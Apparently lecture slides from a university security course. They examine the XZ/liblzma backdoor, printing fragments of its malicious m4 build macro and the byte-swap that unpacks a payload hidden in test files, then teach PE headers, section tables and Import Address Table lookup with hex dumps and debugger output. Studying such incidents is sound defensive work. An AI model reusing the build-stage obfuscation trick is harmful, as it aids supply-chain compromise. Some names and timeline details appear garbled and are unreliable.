

CSC 583 Advanced Topics in Computer Security

CVE-2024-3094 (XZ outbreak)


Si Chen (schen@wcupa.edu)



Overview

- XZ Outbreak is a collection of open-source tools and libraries for XZ compression format, used for high compression ratios
- On March 29th, a backdoor was discovered in xz/liblzma version 5.6.0 and 5.6.1
- <https://www.youtube.com/watch?v=bS9em7Bg0iU>
- <https://www.youtube.com/watch?v=0pT-dWpmwhA>

GitHub Activity Summary



- User JiaT75 opened an issue and submitted a PR on Feb 6, 2022 to the XZ repo
- The malicious PR obscured/encrypted stages to add a binary backdoor hidden in test files
- Backdoor added in two test files: tests/files/bad-3-corrupt_lzma2.xz and tests/files/good-large_compressed.lzma



m4/build-to-host.m4

The M4 macro is executed during the build process and runs the malicious code below.



```
...  
63 gl_[$1]_config='sed \"r\\n\\\" $gl_am_configmake |  
eval $gl_path_map | $gl_[$1]_prefix -d 2>/dev/null'
```

```
...  
95 gl_path_map='tr \"\\t \\- \" \" \\t_\\-\"'  
...
```

Read Bytes

tests/files/bad-3-corrupt_lzma2.xz

Substitution to uncorrupt
malformed XZ file

- 0x09 (\\t) are replaced with 0x20
- 0x20 (whitespace) are replaced with 0x09
- 0x2d (-) are replaced with 0x5f
- 0x5f (_) are replaced with 0x2d



Uncorrupted
bad-3-corrupt_lzma2.xz





Timeline

- 2021: User JiaTan (JiaT75) creates his GitHub account
- 2023-06-28: Potential infrastructure testing, liblzma "Add func implementation to crack fast.c"
- 2024-02-16: Malicious "build-to-hostenv" file added to .gitignore, later incorporated into package release
- 2024-03-09: Build process of v5.6.0 and v5.6.1 releases packaged in the final releases

CSC 583 Advanced Topics in Computer Security

PE Structure (2) & Stealth process

Si Chen (schen@wcupa.edu)



Class Overview


- Review of PE (Portable Executable) Structure
 - Key components: DOS header, PE header, Section table, Sections
 - DOS header: MZ signature, pointer to PE header
 - PE header: Signature (PE\0\0), machine type, number of sections, timestamp
 - Section table: Name, virtual size/address, raw data size/pointer, characteristics
 - Common sections: .text, .data, .rsrc
- Stealth Process Techniques (API Hooking)
 1. Definition: Intercepting and modifying API calls
 2. Techniques: Inline, IAT, and EAT hooking
 3. Examples: Hiding processes, files, and network connections

■

Portable Executable (PE) file

- PE formatted files include:

- .exe, .scr (executable)
- .dll, .ocx, .cpl, drv (library)
- .sys, .vxd (driver files)
- .obj (objective file)




- All PE formatted files can be executed, except obj file.

- .exe, .scr can be directly executed inside Shell (explorer.exe)
- others can be executed by other program/service

- **PE refers to 32 bit** executable file, or **PE32**. **64 bit** executable file is named as **PE+ or PE32+**. (Note that it is not PE64).

Load PE file (Notepad.exe) into Memory



DOS Header

```
struct DOS_Header
{
    // short is 2 bytes, long is 4 bytes
    char signature[2] = { 'M', 'Z' };
    short lastsize;
    short nblocks;
    short nreloc;
    short hdrsize;
    short minalloc;
    short maxalloc;
    void *ss; // 2 byte value
    void *sp; // 2 byte value
    short checksum;
    void *ip; // 2 byte value
    void *cs; // 2 byte value
    short relocpos;
    short noverlay;
    short reserved1[4];
    short oem_id;
    short oem_info;
    short reserved2[10];
    long e_lfanew; // Offset to the 'PE\0\0' signature relative to the beginning of the file
}
```

The first 2 letters are **always** the letters "**MZ**", the initials of Mark Zbikowski, who created the first linker for DOS. To some people, the first few bytes in a file that determine the type of file are called the "**magic number**,"

DOS Header

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZ.....yy..
00000010	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	@.....
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000030	00	00	00	00	00	00	00	00	00	00	00	00	EO	00	00	00	à...

e_lfanew → 000000E0

DOS stub

00000040	OE 1F BA OE 00 B4 09 CD 21 B8 01 4C CD 21 54 68	[].°..'.í!_.Lí!Th
00000050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
00000060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
00000070	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode....\$.....
00000080	EC 85 5B A1 A8 E4 35 F2 A8 E4 35 F2 A8 E4 35 F2	i...[;`ä5ò`ä5ò`ä5ò
00000090	6B EB 3A F2 A9 E4 35 F2 6B EB 55 F2 A9 E4 35 F2	kë:ò@ä5òkëUò@ä5ò
000000A0	6B EB 68 F2 BB E4 35 F2 A8 E4 34 F2 63 E4 35 F2	këhò»ä5ò`ä4òcä5ò
000000B0	6B EB 6B F2 A9 E4 35 F2 6B EB 6A F2 BF E4 35 F2	këkò@ä5òkëjòçä5ò
000000C0	6B EB 6F F2 A9 E4 35 F2 52 69 63 68 A8 E4 35 F2	këoò@ä5òRich`ä5ò
000000D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	

<https://virtualconsoles.com/online-emulators/dos/>

```
C:\>notepad.exe
This program cannot be run in DOS mode.
```

IMAGE_NT_HEADERS32 structure

12/04/2018 • 2 minutes to read

Represents the PE header format.

Syntax

C++

 Copy

```
typedef struct _IMAGE_NT_HEADERS {  
    DWORD      Signature;  
    IMAGE_FILE_HEADER      FileHeader;  
    IMAGE_OPTIONAL_HEADER32 OptionalHeader;  
} IMAGE_NT_HEADERS32, *PIMAGE_NT_HEADERS32;
```

Members

Signature

A 4-byte signature identifying the file as a PE image. The bytes are "PE\0\0".

FileHeader

An [IMAGE_FILE_HEADER](#) structure that specifies the file header.


OptionalHeader

An [IMAGE_OPTIONAL_HEADER](#) structure that specifies the optional file header.

NT Header

NOTEPAD.EXE																	Decoded text
Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
000000E0	50	45	00	00	4C	01	03	00	A3	C3	B0	4A	00	00	00	00	PE..L...ËÃ°J....
000000F0	00	00	00	00	E0	00	0F	01	0B	01	07	0A	00	78	00	00	à.....x..
00000100	00	A6	00	00	00	00	00	00	9D	73	00	00	00	10	00	00	s.....
00000110	00	90	00	00	00	00	00	01	00	10	00	00	00	02	00	00	
00000120	05	00	01	00	05	00	01	00	04	00	00	00	00	00	00	00	
00000130	00	40	01	00	00	04	00	00	33	30	01	00	02	00	00	80	.@.....30.....€
00000140	00	00	04	00	00	10	01	00	00	00	10	00	00	10	00	00	
00000150	00	00	00	00	10	00	00	00	00	00	00	00	00	00	00	00	
00000160	04	76	00	00	C8	00	00	00	00	B0	00	00	58	89	00	00	.v..Ê....°..X%..
00000170	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000180	00	00	00	00	00	00	00	00	50	13	00	00	1C	00	00	00	P.....
00000190	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
000001A0	00	00	00	00	00	00	00	00	A8	18	00	00	40	00	00	00	"....@....
000001B0	00	00	00	00	00	00	00	00	00	10	00	00	48	03	00	00	H....
000001C0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
000001D0	00	00	00	00	00	00	00	00	2E	74	65	78	74	00	00	00	text...

Section Header



Name	Privilege
.code	Executable, read
.data	Non-Executable, read/write
.resource	Non-Executable, read

Section Header

IMAGE_SECTION_HEADER structure

12/04/2018 • 4 minutes to read

Represents the image section header format.

Syntax


C++

 Copy

```
typedef struct _IMAGE_SECTION_HEADER {
    BYTE  Name[IMAGE_SIZEOF_SHORT_NAME];
    union {
        DWORD PhysicalAddress;
        DWORD VirtualSize;
    } Misc;
    DWORD VirtualAddress;
    DWORD SizeOfRawData;
    DWORD PointerToRawData;
    DWORD PointerToRelocations;
    DWORD PointerToLinenumbers;
    WORD  NumberOfRelocations;
    WORD  NumberOfLinenumbers;
    DWORD Characteristics;
} IMAGE_SECTION_HEADER, *PIMAGE_SECTION_HEADER;
```


Section Header

Members	Meaning
VirtualSize	The total size of the section when loaded into memory, in bytes.
VirtualAddress	The address of the first byte of the section when loaded into memory (RVA)
SizeOfRaw Data	The size of the section data on disk , in bytes.
PointerToRawData	The address of the first byte of the section on disk.
Characteristics	The characteristics of the image.



https://docs.microsoft.com/en-us/windows/desktop/api/winnt/ns-winnt-_image_section_header

Implicit Linking and IAT (Import Address Table)

- Notepad.exe Call CreateFileW() → Call 0x01001104 → Call 0x7C810CD9

OlllyDbg - NOTEPAD.EXE - [CPU - main thread, module NOTEPAD]

File View Debug Plugins Options Window Help

Assembly View: Address, Disassembly, Comment, Hex dump, ASCII

Registers (FPU): EAX, ECX, EDX, EBX, ESP, EBP, ESI, EDI, EIP, C, P, A, Z, S, T, D, O, EFL, ST0, ST1, ST2, ST3, ST4, ST5, ST6, ST7, FST, FCW

Disassembly:

```
01002D27 . 68 CC130001 PUSH NOTEPAD.010013CC
01002D2C . 50 PUSH EAX
01002D2D . A3 9CA60001 MOV DWORD PTR DS:[100A69C],EAX
01002D32 . FF15 FC100001 CALL DWORD PTR DS:[<&KERNEL32.lstrcpyW>]
01002D38 . A1 8C900001 MOV EAX,DWORD PTR DS:[100908C]
01002D3D . 68 80A60001 PUSH NOTEPAD.0100A680
01002D42 . A3 80A60001 MOV DWORD PTR DS:[100A680],EAX
01002D47 . C705 8CA60001 MOV DWORD PTR DS:[100A68C],NOTEPAD.0100A5E0
01002D51 . C705 BCA60001 MOV DWORD PTR DS:[100A6BC],NOTEPAD.010013C4
01002D58 . C705 B4A60001 MOV DWORD PTR DS:[100A6B4],881064
01002D65 . C705 98A60001 MOV DWORD PTR DS:[100A698],1
01002D6F . C705 C8A60001 MOV DWORD PTR DS:[100A6C8],NOTEPAD.010013A0
01002D79 . C705 C4A60001 MOV DWORD PTR DS:[100A6C4],NOTEPAD.01002452
01002D83 . FF15 D8120001 CALL DWORD PTR DS:[<&comdlg32.GetOpenFileNameW>]
01002D89 . 85C0 TEST EAX,EAX
01002D8B . 74 53 JE SHORT NOTEPAD.01002DE0
01002D8D . 8B3D 80A40001 MOV EDI,DWORD PTR DS:[100A480]
01002D93 . 56 PUSH ESI
01002D94 . 68 80000000 PUSH 80
01002D99 . 6A 03 PUSH 3
01002D9B . 56 PUSH ESI
01002D9C . 6A 03 PUSH 3
01002D9E . 68 80000000 PUSH 80000000
01002DA3 . 8D85 F4DFFFFF LEA EAX,DWORD PTR SS:[EBP-20C]
01002DA9 . 50 PUSH EAX
01002DAA . FF15 04110001 CALL DWORD PTR DS:[<&KERNEL32.CreateFileW>]
01002DB0 . FF35 30900001 PUSH DWORD PTR DS:[1009080]
01002DB6 . A3 80A40001 MOV DWORD PTR DS:[100A480],EAX
01002DB8 . 8D85 F4DFFFFF LEA EAX,DWORD PTR SS:[EBP-20C]
01002DBA . 50 PUSH EAX
```

Comment:

```
String2 = "*.txt"
String1
lstrcpyW
pOpenFileName = NOTEPAD.0100A680
UNICODE "txt"
UNICODE "NpEncodingDialog"
GetOpenFileNameW
hTemplateFile
Attributes = NORMAL
Mode = OPEN_EXISTING
pSecurity
ShareMode = FILE_SHARE_READ|FILE_SHARE_WRITE
Access = GENERIC_READ
FileName
CreateFileW
```

Registers (FPU):

Register	Value	Comment
EAX	00000000	
ECX	0007FFB0	
EDX	7C90E514	ntdll
EBX	7FFD7000	
ESP	0007FFC4	
EBP	0007FFF0	
ESI	FFFFFFFF	
EDI	7C910228	ntdll
EIP	01007390	NOTEPAD
C	0	ES 0023 32bit
P	1	CS 001B 32bit
A	0	SS 0023 32bit
Z	1	DS 0023 32bit
S	0	FS 003B 32bit
T	0	GS 0000 NULL
D	0	
O	0	LastErr ERROR
EFL	00000246	(NO, NO)
ST0	empty	-UNORM B
ST1	empty	+UNORM B
ST2	empty	0.0
ST3	empty	0.0
ST4	empty	0.0
ST5	empty	0.0
ST6	empty	1.000000
ST7	empty	1.000000
FST	4020	Cond 1 0
FCW	027F	Prec NEAR

Hex dump:

Address	Hex dump	ASCII
01001104	D9 0C 81 7C 36 AA 80 7C C0 99 80 7C 40 AE 80 7C	!..16-;140;10<C1
01001114	E3 5F 81 7C AA 14 81 7C 9C EE 80 7C 7D EE 80 7C	!..17-;140;10<C1
01001124	EC B7 80 7C 6C AA 80 7C 66 98 80 7C 8F BA 80 7C	!..18-;140;10<C1
01001134	5C 26 83 7C 21 FE 90 7C FF 12 81 7C 30 FE 90 7C	!..19-;140;10<C1
01001144	74 A1 80 7C 9C 09 83 7C 2F 4C 83 7C CC F6 82 7C	!..20-;140;10<C1
01001154	E6 20 83 7C D3 1F 83 7C B5 99 80 7C 14 BA 80 7C	!..21-;140;10<C1
01001164	98 9C 80 7C A5 1F 80 7C F2 4C 86 7C 00 00 00 00	!..22-;140;10<C1
01001174	38 7F A7 7C 86 29 A1 7C 23 B3 A2 7C A7 31 A6 7C	!..23-;140;10<C1
01001184	00 00 00 00 00 00 42 7E 30 99 42 7E 90 86 41 7E	!..24-;140;10<C1
01001194	C7 86 41 7E AB 47 42 7E 22 78 42 7E F6 98 42 7E	!..25-;140;10<C1
010011A4	20 8D 42 7E 9C B1 42 7E 7B 1F 43 7E 56 AF 42 7E	!..26-;140;10<C1
010011B4	23 98 42 7E FF 97 42 7E C7 03 43 7E D2 90 41 7E	!..27-;140;10<C1
010011C4	36 9E 41 7E 7F EE 42 7E 22 B2 42 7E 7F AF 41 7E	!..28-;140;10<C1
010011D4	97 7B 42 7E 69 9D 41 7E 46 DE 41 7E A3 D0 42 7E	!..29-;140;10<C1
010011E4	D2 D1 42 7E C8 98 42 7E BC E8 42 7E 0E 96 42 7E	!..30-;140;10<C1
010011F4	5A CA 42 7E 3A AF 41 7E AB AE 42 7E 50 F7 42 7E	!..31-;140;10<C1
01001204	4C B2 42 7E 9B 92 41 7E 49 98 42 7E 15 B4 42 7E	!..32-;140;10<C1
01001214	38 5F 41 7E 0F 43 7E 8F 8F 41 7E 8F 8F 41 7E	!..33-;140;10<C1

Page 1

Analysing NOTEPAD: 77 heuristical procedures, 516 calls to known, 151 calls to guessed functions

Paused

Implicit Linking and IAT (Import Address Table)

- Notepad.exe Call CreateFileW() → Call **0x01001104** → Call **0x7C810CD9**

Call **0x01001104**

↓ Look up

IAT Table

Function Name	IAT Address	Real Address
...		
CreateFileW()	0x01001104	0x7C810CD9
...		

When the application was first compiled, it was designed so that all API calls will **NOT use direct hardcoded addresses** but rather work through a function pointer.

This was accomplished through the use of **an import address table**. This is **a table of function pointers** filled in by the windows loader as the dlls are loaded.

IAT (Import Address Table)

- Support different Windows Version (9X, 2K, XP, Vista, 7, 8, 10)

Call CreateFileW() --> Call **0x01001104**

↓ Look up

XP

IAT Table


Function Name	IAT Address	Real Address
...		
CreateFileW()	0x01001104	0x7C810CD9
...		

Windows 7

Function Name	IAT Address	Real Address
...		
CreateFileW()	0x01001104	0x7C81FFFF
...		

IAT (Import Address Table)

▪ Support DLL Relocation



Look up IAT Table with PView

PView - C:\WINDOWS\NOTEPAD.EXE

